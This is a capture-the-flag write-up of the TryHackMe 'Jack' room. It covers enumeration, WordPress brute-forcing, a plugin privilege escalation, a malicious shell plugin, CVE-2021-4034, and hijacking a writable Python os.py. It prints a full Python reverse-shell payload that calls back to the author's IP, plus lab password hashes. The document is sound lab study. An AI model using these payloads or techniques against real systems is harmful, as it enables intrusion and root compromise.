

RCON

info

<https://tryhackme.com/room/jack>

10.10.49.224

jack.thm


10.11.13.238 ME

scan

nmap \$ip -vv -p-

nmap \$ip -vvv -sC -sV -p 22,80 | tee nmap.txt

nikto -host <http://jack.thm/> | tee nikto.txt



WordPress login found

<http://jack.thm/wp-login.php>

started a WPScan and brute-force attack:

`wpscan --url http://jack.thm -e vp vt --passwords wlists/rockyou.txt --api-token REDACTED | tee wpscan.txt`

WPScan found 3 users but after 30 minutes there was still no valid login found. Tbh I looked for hints online and tried other wordlists. Starting with a short version of rockyou - still no success.

But fasttrack.txt did the trick and I could login to Wordpress.

results

nmap:

```
22/tcp open  ssh      syn-ack OpenSSH 7.2p2
80/tcp open  http     syn-ack Apache httpd 2.4.18
WordPress 5.3.2
```

robots.txt

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```


WPScan:

usernames found: jack, wendy, danny


EXPLOIT

WordPress

After the login I found that the user has nearly no capabilities.



Using the hint from THM I found <https://vk9-sec.com/wordpress-plugin-user-role-editor-4-24-privilege-escalation/> and followed the instructions.



Unfortunately it is not possible to plant a shell inside the PHP files.

Unable to communicate back with site to check for fatal errors, so the PHP change was reverted. You will need to upload your PHP file change by some other means, such as by using SFTP.

Therefore I created a malicious shell plugin <https://sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell> , started a listener and activated the plugin to catch the shell.

local

Checked the wp-config.php for SQL credentials and logged into the SQL server to get the password hashes of the other 2 accounts.

ID	user_login	user_pass	user_nicename	user_email
1	jack	\$P\$BHMMsqYjp/pnB4s6jIqRmw8iWctk8T0	jack	jack@tryhackme.com
2	wendy	\$P\$BfbHxepB1NcjJhk2V1eNDW.qFD7T6e.	wendy	wendy@tryhackme.com
3	danny	\$P\$BPBPKTsidcztYwTaJjF/2Jki2hHuFX0	danny	danny@tryhackme.com

3 rows in set (0.00 sec)

Jacks home directory is readable and I was able to obtain the user flag.

Also found a reminder.txt, regarding file permissions:

“Please read the memo on linux file permissions, last time your backups almost got us hacked! Jack will hear about this when he gets back.”

There is a SSH key under /var/backups!

I started linpeas on the target machine and meanwhile started cracking those hashes and tried the id_rsa key to find out it belongs to jack - nice!

linpeas

Linux version 4.4.0-142-generic

Sudo version 1.8.16

Vulnerable to CVE-2021-4034

Potentially Vulnerable to CVE-2022-25

root

1. the cheap way - used CVE-2021-4034 to instantly gain root.

```
root@jack:/root# cat root.txt &&id && whoami
b8b63a861cc09e853f29d8055d64bffb
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),
115(lpadmin),116(sambashare),1000(jack),1001(family)
root
root@jack:/root#
```

2. As the room descriptions states “escalate your privileges to root using a Python

module".

In /usr/lib/python2.7 lies the os.py that is used by the checker.py under /opt/-statuscheck and jack is in the family group and has writing rights.

```
jack@jack:/usr/lib/python2.7$ ls -la os.py
-rw-rw-r-x 1 root family 26109 Dec 19 08:08 os.py
jack@jack:/usr/lib/python2.7$ groups
jack adm cdrom dip plugdev lpadmin sambashare family
```

So i appended:

```
import socket
import pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.11.13.238", 9001))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.close()
```

to the os.py startet a listener and caught the root shell.

```
[me-virtualbox]-[15:07-19/12]-[/home/losferatos/Desktop]
└─losferatos$nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.11.13.238] from (UNKNOWN) [10.10.49.224] 60330
root@jack:~#
```

I had to try different python payloads to get it working.

Meanwhile hashcat finished cracking those 2 hashes but couldn't find a valid candidate inside rockyou.

Approaching final keyspace - workload adjusted.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: phpass
Hash.Target.....: hash
Time.Started.....: Mon Dec 19 13:27:18 2022 (50 mins, 27 secs)
Time.Estimated...: Mon Dec 19 14:17:45 2022 (0 secs)
Guess.Base.....: File (wlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      9326 H/s (7.72ms) @ Accel:128 Loops:1024 T
Recovered.....: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.....: 28688768/28688768 (100.00%)
Rejected.....: 2120/28688768 (0.01%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:7168-8192
Candidates.#1....: $HEX[21] -> $HEX[042a0337c2a156616d6f732103]

Started: Mon Dec 19 13:27:17 2022
Stopped: Mon Dec 19 14:17:47 2022
```

creds

WordPress:

w[...]y:c[...]r

SQL:

w[...]r:p[...]d

user_flag:0[...]a

root_flag:b[...]b